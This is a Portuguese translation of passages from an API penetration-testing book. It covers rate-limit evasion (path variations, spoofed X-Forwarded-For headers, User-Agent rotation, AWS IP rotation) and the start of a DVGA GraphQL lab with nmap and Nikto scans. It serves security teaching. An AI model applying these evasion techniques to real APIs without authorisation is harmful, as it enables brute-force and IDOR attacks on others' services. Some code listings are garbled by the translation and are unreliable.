Outras APIs não terão nenhum indicador de limite de taxa, mas se você exceder o limite, será temporariamente bloqueado ou banido. Você pode começar a receber novos códigos de resposta, como 429 Too Many Requests. Eles podem incluir um cabeçalho como Retry-After: que indica quando você pode enviar solicitações adicionais.

Para que a limitação de taxa funcione, a API precisa fazer muitas coisas certas. Isso significa que um hacker só precisa encontrar um único ponto fraco no sistema. Como em outros controles de segurança, a limitação de taxa só funciona se o provedor de API

é capaz de atribuir solicitações a um único usuário, geralmente com seu endereço IP, dados de solicitação e metadados. O mais óbvio desses fatores usados para bloquear um invasor é o endereço IP e o token de autorização. Nas solicitações de API, o token de autorização é usado como o principal meio de identidade, portanto, se muitas solicitações forem enviadas de um token, ele poderá ser colocado em uma lista de proibições e banido temporária ou permanentemente. Se um token não for usado, um WAF poderá tratar um determinado endereço IP da mesma forma.

Há duas maneiras de testar a limitação de taxa. Uma delas é evitar totalmente a limitação de taxa. A segunda é contornar o mecanismo que o está bloqueando quando a taxa é limitada. Exploraremos os dois métodos ao longo do restante deste capítulo.

Uma observação sobre limites de taxas frouxos

É claro que alguns limites de taxa podem ser tão frouxos que você não precisa contorná-los para realizar um ataque. Digamos que um limite de taxa esteja definido para 15.000 solicitações por minuto e que você queira usar força bruta em uma senha com 150.000 possibilidades diferentes. Você poderia facilmente ficar dentro do limite de taxa levando 10 minutos para percorrer todas as senhas possíveis.

Nesses casos, você só precisa garantir que a velocidade da força bruta não ultrapasse essa limitação. Por exemplo, experimentei velocidades de alcance do Wfuzz de 10.000 solicitações em pouco menos de 24 segundos (ou seja, 428

por segundo). Nesse caso, você precisaria reduzir a velocidade do Wfuzz para ficar dentro dessa limitação. O uso da opção `-t` permite especificar o número de conexões simultâneas, e a opção `-s` permite especificar um atraso entre as solicitações. A Tabela 13-2 mostra as possíveis opções `-s` do Wfuzz.

Tabela 13-2: Opções do Wfuzz `-s` para limitar as solicitações

Atraso entre as solicitações	Número aproximado de solicitações enviadas
0.01 (segundos)	10 por segundo
1	1 por segundo
6	10 por minuto
60	1 por minuto

Como o Intruder do Burp Suite CE é estrangulado por design, ele oferece outra ótima maneira de permanecer dentro de certas restrições de limite de taxa baixa. Se você estiver usando o Burp Suite Pro, configure o pool de recursos do Intruder para limitar a taxa de envio de solicitações (consulte a Figura 13-4).




Figura 13-4: Pool de recursos do Burp Suite Intruder

Ao contrário do Wfuzz, o Intruder calcula os atrasos em milissegundos. Portanto, definir um atraso de 100 milissegundos resultará em um total de 10 solicitações enviadas por segundo. A Tabela 13-3 pode ajudá-lo a ajustar os valores do pool de recursos do Burp Suite Intruder para criar vários atrasos.

Tabela 13-3: Opções de atraso do pool de recursos do Burp Suite Intruder para solicitações de limitação

Atraso entre as solicitações (milissegundos)	Solicitações aproximadas
100	10 por segundo
1000	1 por segundo
6000	10 por minuto
60000	1 por minuto

Se você conseguir atacar uma API sem exceder suas limitações de taxa, seu ataque poderá servir como uma demonstração do ponto fraco da limitação de taxa.

Antes de passar a ignorar a limitação de taxa, determine se os consumidores enfrentam alguma consequência por exceder um limite de taxa. Se a limitação de taxa tiver sido configurada incorretamente, há uma chance de que exceder o limite não cause c o n s e q u ê n c i a s . Se esse for o caso, você identificou uma vulnerabilidade.

Desvio de caminho

Uma das maneiras mais simples de contornar um limite de taxa é alterar ligeiramente o caminho do URL. Por exemplo, tente usar alternância de maiúsculas e minúsculas ou terminadores de string em suas solicitações. Digamos que você esteja visando a um site de mídia social tentando um ataque IDOR contra um parâmetro uid na seguinte solicitação POST:

```
POST /api/myprofile  
-snip-  
{uid=$0001$}
```

A API pode permitir 100 solicitações por minuto, mas, com base no comprimento do valor uid, você sabe que, para fazer força bruta, precisará enviar 10.000 solicitações. Você poderia enviar solicitações lentamente ao longo de uma hora e 40 minutos ou tentar contornar a restrição por completo.

Se você atingir o limite de taxa para essa solicitação, tente alterar o caminho do URL com terminadores de cadeia de caracteres ou várias letras maiúsculas e minúsculas, da seguinte forma:

```
POST /api/myprofile%00  
POST /api/myprofile%20  
POST /api/myProfile POST  
/api/MyProfile POST  
/api/my-profile
```

Cada uma dessas iterações de caminho poderia fazer com que o provedor de API tratasse a solicitação de forma diferente, possivelmente ignorando o limite de taxa. Você também pode obter o mesmo resultado incluindo parâmetros sem sentido no caminho:

```
POST /api/myprofile?test=1
```


Se o parâmetro sem significado resultar em uma solicitação bem-sucedida, ele poderá reiniciar o limite de taxa. Nesse caso, tente alterar o valor do parâmetro em cada solicitação. Basta adicionar uma nova posição de carga útil para o parâmetro sem significado e, em seguida, use uma lista de números com o mesmo tamanho do número de solicitações que você gostaria de enviar:

```
POST /api/myprofile?test=$1$  
--snip--  
{uid=$0001$}
```

Se você estivesse usando o Intruder do Burp Suite para esse ataque, poderia definir o tipo de ataque como pitchfork e usar o mesmo valor para ambas as posições de carga útil. Essa tática permite que você use o menor número de solicitações necessárias para fazer a força bruta do uid.

Spoofing de cabeçalho de origem

Alguns provedores de API usam cabeçalhos para impor a limitação de taxa. Esses cabeçalhos de solicitação de *origem* informam ao servidor da Web a origem de uma solicitação. Se o cliente gerar cabeçalhos de origem, poderemos manipulá-los para evitar a limitação de taxa. Tente incluir cabeçalhos de origem comuns em sua solicitação, como o seguinte:

```
X-Forwarded-For X-  
Forwarded-Host X-  
Host  
X-Originating-IP X-  
Remote-IP  
X-Cliente-IP  
Endereço X-Remoto
```

Quanto aos valores desses cabeçalhos, use sua mente adversária e seja criativo. Você pode tentar incluir endereços IP privados, o endereço IP do host local (127.0.0.1) ou um endereço IP relevante para o seu alvo. Se você tiver feito reconhecimento suficiente, poderá usar alguns dos outros endereços IP na superfície de ataque do alvo.

Em seguida, tente enviar todos os cabeçalhos de origem possíveis de uma só vez ou incluí-los em solicitações individuais. Se você incluir todos os cabeçalhos de uma vez, poderá receber um código de status 431 Request Header Fields Too Large. Nesse caso, envie menos cabeçalhos por solicitação até obter êxito.

Além dos cabeçalhos de origem, os defensores da API também podem incluir o cabeçalho User Agent para atribuir solicitações a um usuário. Os cabeçalhos User-Agent têm o objetivo de identificar o navegador do cliente, as informações de versão do navegador e o sistema operacional do cliente. Veja um exemplo:

GET / HTTP/1.1

Host: example.com

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Às vezes, esse cabeçalho será usado em combinação com outros cabeçalhos para ajudar a identificar e bloquear um invasor. Felizmente, o SecLists inclui os cabeçalhos User-Listas de palavras de agentes que você pode usar para percorrer valores diferentes em suas solicitações no diretório *seclists/Fuzzing/User-Agents* (<https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/User-Agents/UserAgents.fuzz.txt>). Basta adicionar posições de carga útil ao redor do valor User-Agent e atualizá-lo em cada solicitação que você enviar. Talvez você consiga contornar um limite de taxa.

Você saberá que foi bem-sucedido se um cabeçalho x-rate-limit for redefinido ou se você puder fazer solicitações bem-sucedidas depois de ter sido bloqueado.

Rotação de endereços IP no Burp Suite

Uma medida de segurança que interromperá o fuzzing em seu caminho são as restrições baseadas em IP de um WAF. Você pode iniciar uma varredura de uma API e, com certeza, receber uma mensagem de que seu endereço IP foi bloqueado. Se isso acontecer, você pode fazer algumas suposições, ou seja, que o WAF contém alguma lógica para banir o endereço IP solicitante quando recebe várias solicitações incorretas em um curto período de tempo.

Para ajudar a derrotar o bloqueio baseado em IP, o Rhino Security Labs lançou uma extensão do Burp Suite e um guia para executar uma técnica de evasão incrível. Chamada de IP Rotate, a extensão está disponível para o Burp Suite Community Edition. Para usá-la, você precisará de uma conta AWS na qual possa criar um usuário IAM.

Em um nível mais alto, essa ferramenta permite que você faça proxy do seu tráfego por meio do gateway de API da AWS, que passará pelos endereços IP para que cada solicitação venha de um endereço exclusivo. Essa é a evasão de próximo nível, porque você não está falsificando nenhuma informação; em vez disso, suas solicitações são, na verdade, originadas de diferentes endereços IP nas zonas da AWS.

NÃO E Há um pequeno custo associado ao uso do gateway de API do AWS.

Para instalar a extensão, você precisará de uma ferramenta chamada Boto3, bem como da implementação Jython da linguagem de programação Python. Para instalar o Boto3, use o seguinte comando pip3:

```
$ pip3 install boto3
```

Em seguida, baixe o arquivo autônomo do Jython em <https://www.jython.org/download.html>. Depois de fazer o download do arquivo, vá para as opções do Burp Suite Extender e especifique o arquivo autônomo Jython em Python Environment, conforme mostrado na Figura 13-5.




Figura 13-5: Opções do Burp Suite Extender

Navegue até a BApp Store do Burp Suite Extender e procure por IP Rotate. Agora você deve poder clicar no botão **Install (instalar)** (consulte a Figura 13-6).




Figura 13-6: IP Rotate no BApp Store

Depois de fazer login na sua conta de gerenciamento do AWS, navegue até a página do serviço IAM. Isso pode ser feito pesquisando IAM ou navegando pelas opções do menu suspenso Serviços (consulte a Figura 13-7).





Figura 13-7: Encontrando o serviço AWS IAM

Depois de carregar a página IAM Services, clique em **Add Users (Adicionar usuários)** e crie uma conta de usuário com acesso programático selecionado (consulte a Figura 13-8). Prossiga para a próxima página.



Add user

Set user details

You can add multiple users at once with the same access type and permissions. Learn more

User name* [Add another user](#)

Select AWS access type

Select how these users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from assuming an assumed role. Access keys and autogenerated passwords are provided in the last step. Learn more

Select AWS credential type* **Access key - Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

Figura 13-8: Página de detalhes do usuário do AWS Set

Na página Set Permissions (Definir permissões), selecione **Attach Existing Policies Directly (Anexar políticas existentes diretamente)**. Em seguida, filtre as políticas pesquisando por "API". Selecione as permissões **AmazonAPIGatewayAdministrator** e **AmazonAPIGatewayInvokeFullAccess**, conforme mostrado na Figura 13-9.

The screenshot shows the 'Set permissions' section of the AWS IAM 'Add user' page. It includes three buttons: 'Add user to group', 'Copy permissions from existing user', and 'Attach existing policies directly'. Below these are 'Create policy' and 'Filter policies' buttons. A search bar labeled 'API' is present. A table lists two policies: 'AmazonAPIGatewayAdministrator' and 'AmazonAPIGatewayInvokeFullAccess', both of which are AWS managed policies and have 'None' selected for 'Used as'.

	Policy name	Type	Used as
<input checked="" type="checkbox"/>	AmazonAPIGatewayAdministrator	AWS managed	None
<input checked="" type="checkbox"/>	AmazonAPIGatewayInvokeFullAccess	AWS managed	None

Figura 13-9: Página AWS Set Permissions (Definir permissões da AWS)

Vá para a página de revisão. Não são necessárias tags, portanto, você pode seguir em frente e criar o usuário. Agora você pode fazer download do arquivo CSV que contém a chave de acesso e a chave de acesso secreta do usuário. Quando você tiver as duas chaves, abra o Burp Suite e navegue até o módulo IP Rotate (consulte a Figura 13-10).

The screenshot shows the 'IP Rotate' tab of the Burp Suite 'Learn' menu. It has fields for 'Access Key' (My-Access-Key), 'Secret Key' (redacted), and 'Target host' (example.com). Below these are buttons for 'Save Keys', 'Enable', and 'Disable'. Under 'Target Protocol', 'HTTPS' is selected. A section titled 'Regions to launch API Gateways in:' lists regions with checkboxes: us-east-1, us-west-1, us-east-2, us-west-2, eu-central-1, eu-west-1, eu-west-2, eu-west-3, sa-east-1, and eu-north-1. All checkboxes are checked. The status 'Disabled' is displayed at the bottom.

Figura 13-10: O módulo Burp Suite IP Rotate

Copie e cole sua chave de acesso e sua chave secreta nos campos relevantes. Clique no botão **Save Keys** (**Salvar chaves**). Quando estiver pronto para usar o IP Rotate, atualize o campo do host de destino para a API de destino e clique em **Enable** (**Ativar**). Observe que não é necessário inserir o protocolo (HTTP ou HTTPS) no campo do host de destino. Em vez disso, use o botão **Target Protocol** para especificar HTTP ou HTTPS.

Um teste interessante que você pode fazer para ver o IP Rotate em ação é especificar ipchicken.com como seu alvo. (IPChicken é um site que exibe seu endereço IP público, como visto na Figura 13-11). Em seguida, faça um proxy de uma solicitação para <https://ipchicken.com>. Encaminhe essa solicitação e observe como seu IP rotativo é exibido a cada atualização do site <https://ipchicken.com>.




Figura 13-11: IPChicken

Agora, os controles de segurança que o bloqueiam com base apenas no seu endereço IP não terão nenhuma chance.

Resumo

Neste capítulo, discuti técnicas que podem ser usadas para burlar os controles de segurança da API. Certifique-se de reunir o máximo de informações que puder como usuário final antes de lançar um ataque total. Além disso, crie contas de gravador para continuar os testes se uma de suas contas for banida.

Aplicamos habilidades evasivas para testar um dos controles de segurança de API mais comuns: limitação de taxa. Encontrar uma maneira de contornar a limitação de taxa lhe dá um passe ilimitado e de acesso total para atacar uma API com toda a força bruta que você puder reunir. No próximo capítulo, aplicaremos as técnicas desenvolvidas ao longo deste livro para atacar uma API GraphQL.

14

GraphQL



Este capítulo o guiará pelo processo de ataque ao aplicativo Damn Vulnerable GraphQL (DVGA) usando a API

técnicas de hacking que abordamos até agora.

Começaremos com o reconhecimento ativo, passaremos para a análise da API e concluiremos com a tentativa de vários ataques contra o aplicativo.

Como você verá, há algumas diferenças importantes entre as APIs RESTful com as quais trabalhamos ao longo deste livro e as APIs GraphQL. Eu o guiarei por essas diferenças e demonstrarei como podemos aproveitar as mesmas técnicas de hacking adaptando-as ao GraphQL. No processo, você terá uma ideia de como aplicar suas novas habilidades aos formatos emergentes de API da Web.

Você deve tratar este capítulo como um laboratório prático. Se quiser acompanhá-lo, certifique-se de que seu laboratório de hacking inclua o DVGA. Para obter mais informações sobre a configuração do DVGA, volte ao [Capítulo 5](#).

Solicitações de GraphQL e IDEs

No [Capítulo 2](#), abordamos alguns dos conceitos básicos de como o GraphQL funciona. Nesta seção, discutiremos como usar e atacar o GraphQL. Ao prosseguir, lembre-se de que o GraphQL é mais parecido com o SQL do que com as APIs REST.

Como o GraphQL é uma linguagem de consulta, usá-lo é, na verdade, apenas consultar uma base de dados com mais etapas. Vejamos a solicitação na Listagem 14-1 e sua resposta na Listagem 14-2.

```
POST /v1/graphql

consulta produtos (preço: "10,00") { nome
  preço
}
```

Listagem 14-1: Uma solicitação GraphQL

```
200 OK
{
  "data": {
    "products": [
      {
        "product_name": "Seat" (assento),
        "price" (preço): "10,00",
        "product_name": "Roda", "preço":
        "10,00"
      }
    ]
  }
}
```

Listagem 14-2: Uma resposta GraphQL

Diferentemente das APIs REST, as APIs GraphQL não usam uma variedade de pontos de extremidade para representar onde os recursos estão localizados. Em vez disso, todas as solicitações usam POST e são enviadas para um único ponto de extremidade. O corpo da solicitação conterá a consulta e a mutação, juntamente com os tipos solicitados.

Lembre-se de que, no [Capítulo 2](#), o *esquema* do GraphQL é a forma em que os dados são organizados. O esquema consiste em tipos e campos. Os *tipos* (consulta, mutação e assinatura) são os métodos básicos que os consumidores podem usar para interagir com o GraphQL. Enquanto as APIs REST usam a solicitação HTTP

Em vez de usar os métodos GET, POST, PUT e DELETE para implementar a funcionalidade CRUD (criar, ler, atualizar, excluir), o GraphQL usa a consulta (para ler) e a mutação (para criar, atualizar e excluir). Não usaremos a assinatura neste capítulo, mas ela é essencialmente uma conexão feita com o servidor GraphQL que permite que o consumidor receba atualizações em tempo real. Na verdade, é possível criar uma solicitação do GraphQL que execute tanto uma consulta quanto uma mutação, permitindo que você leia e escreva em uma única solicitação.

As consultas começam com um tipo de objeto. Em nosso exemplo, o tipo de objeto é products. Os tipos de objeto contêm um ou mais campos que fornecem dados sobre o objeto, como nome e preço em nosso exemplo. As consultas GraphQL também podem

contém argumentos entre parênteses, que ajudam a restringir os campos que você está procurando. Por exemplo, o argumento em nossa solicitação de amostra especifica que o consumidor deseja apenas produtos com o preço "10,00".

Como você pode ver, o GraphQL respondeu à consulta bem-sucedida com as informações exatas solicitadas. Muitas APIs do GraphQL responderão a todas as solicitações com uma resposta HTTP 200, independentemente de a consulta ter sido bem-sucedida. Enquanto você receberia uma variedade de códigos de resposta de erro com uma API REST, o GraphQL geralmente enviará uma resposta 200 e incluirá o erro no corpo da resposta.

Outra grande diferença entre REST e GraphQL é que é bastante comum que os provedores de GraphQL disponibilizem um ambiente de desenvolvimento integrado (IDE) em seu aplicativo da Web. Um IDE GraphQL é uma interface gráfica que pode ser usada para interagir com a API. Alguns dos IDEs GraphQL mais comuns são o GraphiQL, o GraphQL Playground e o Altair Client. Esses IDEs do GraphQL consistem em uma janela para criar consultas, uma janela para enviar solicitações, uma janela para respostas e uma maneira de consultar a documentação do GraphQL.

Mais adiante neste capítulo, abordaremos a enumeração do GraphQL com queries e mutações. Para obter mais informações sobre o GraphQL, consulte o guia do GraphQL em <https://graphql.org/learn> e os recursos adicionais fornecidos por Dolev Farhi no DVGA GitHub Repo.

Reconhecimento ativo

Vamos começar examinando ativamente o DVGA em busca de qualquer informação que possamos reunir sobre ele. Se você estivesse tentando descobrir a superfície de ataque de uma organização em vez de atacar um aplicativo deliberadamente vulnerável, poderia começar com um reconhecimento passivo.

Digitalização

Use uma varredura do Nmap para saber mais sobre o host de destino. Na varredura a seguir, podemos ver que a porta 5000 está aberta, tem HTTP em execução e usa uma biblioteca de aplicativos da Web chamada Werkzeug versão 1.0.1:

```
$ nmap -sC -sV 192.168.195.132
Iniciando o Nmap 7.91 ( https://nmap.org ) em 10-04 08:13 PDT Relatório de
scan do Nmap para 192.168.195.132
O host está ativo (latência de
0,00046s). Não mostrado: 999 portas
fechadas
PORTO      ESTADO      SERVIÇO      VERSÃO
5000/tcp    aberto     http        Software httpd 1.0.1 (Python 3.7.12)
|_http-server-header: Werkzeug/1.0.1 Python/3.7.12
|_http-title: Aplicativo GraphQL extremamente vulnerável
```

A informação mais importante aqui é encontrada no http-title, que nos dá uma dica de que estamos trabalhando com um aplicativo GraphQL. Normalmente, você não encontrará indicações como essa na natureza, portanto, vamos ignorá-las para

agora. Você pode seguir essa varredura com uma varredura de todas as portas para procurar informações adicionais.

Agora é hora de realizar varreduras mais direcionadas. Vamos executar uma rápida varredura de vulnerabilidade de aplicativos da Web usando o Nikto, certificando-nos de especificar que o aplicativo da Web está operando na porta 5000:

```
$ nikto -h 192.168.195.132:5000
```

```
+ IP de destino: 192.168.195.132
+ Nome do host de destino: 192.168.195.132
+ Porta de destino: 5000
-----
+ Servidor: Werkzeug/1.0.1 Python/3.7.12
+ Cookie env criado sem o sinalizador httponly
+ O cabeçalho X-Frame-Options anti-clickjacking não está presente.
+ O cabeçalho X-XSS-Protection não está definido. Esse cabeçalho pode indicar ao agente do usuário a proteção contra algumas formas de XSS
+ O cabeçalho X-Content-Type-Options não está definido. Isso pode permitir que o agente do usuário renderize o conteúdo do site de uma forma diferente do tipo MIME
+ Nenhum diretório CGI encontrado (use '-C all' para forçar a verificação de todos os diretórios possíveis)
+ O servidor pode vazar inodes por meio de ETags, cabeçalho encontrado com o arquivo /static/favicon.ico, inode: 1633359027.0, tamanho: 15406, mtime: 2525694601
+ Métodos HTTP permitidos: OPTIONS, HEAD, GET
+ 7918 solicitações: 0 erro(s) e 6 item(ns) relatados no host remoto
-----
+ 1 host(s) testado(s)
```

Nikto nos informa que o aplicativo pode ter algumas configurações incorretas de segurança, como a falta de X-Frame-Options e cabeçalhos X-XSS-Protection indefinidos. Além disso, descobrimos que os métodos OPTIONS, HEAD e GET são permitidos. Como o Nikto não detectou nenhuma diretriz interessante, devemos verificar o aplicativo Web em um navegador e ver o que podemos encontrar como usuário final. Depois de explorarmos completamente o aplicativo Web, podemos executar um ataque de força bruta de diretório para ver se conseguimos encontrar outros diretórios.

Visualização de DVGA em um navegador

Como você pode ver na Figura 14-1, a página da Web do DVGA descreve um aplicativo GraphQL deliberadamente vulnerável.

Certifique-se de usar o site como qualquer outro usuário faria, clicando nos links localizados na página da Web. Explore os links Private Pastes (Pastas privadas), Public Pastes (Pastas públicas), Create Paste (Criar pasta), Import Paste (Importar pasta) e Upload Paste (Carregar pasta). No processo, você deve começar a ver alguns itens interessantes, como nomes de usuário, publicações em fóruns que incluem endereços IP e informações de agente de usuário, um link para carregar arquivos e um link para criar publicações em fóruns. Já temos um conjunto de informações que podem ser úteis em nossos próximos ataques.




Figura 14-1: A página de destino do DVGA

Usando o DevTools

Agora que já exploramos o site como um usuário comum, vamos dar uma olhada nos bastidores do aplicativo Web usando o DevTools. Para ver os diferentes recursos envolvidos nesse aplicativo da Web, navegue até a página inicial do DVGA e abra o módulo Network no DevTools. Atualize o módulo Network pressionando CTRL-R. Você deverá ver algo parecido com a interface mostrada na Figura 14-2.




Figura 14-2: O arquivo de origem da rede da página inicial do DVGA

Examine os cabeçalhos de resposta do recurso principal. Você deverá ver o cabeçalho Set-Cookie: env=graphiql:disable, outra indicação de que estamos interagindo com um destino que usa o GraphQL. Mais tarde, poderemos manipular um cookie como esse para ativar um IDE GraphQL chamado GraphiQL.

De volta ao navegador, navegue até a página Public Pastes, abra o módulo DevTools Network e atualize novamente (consulte a Figura 14-3).

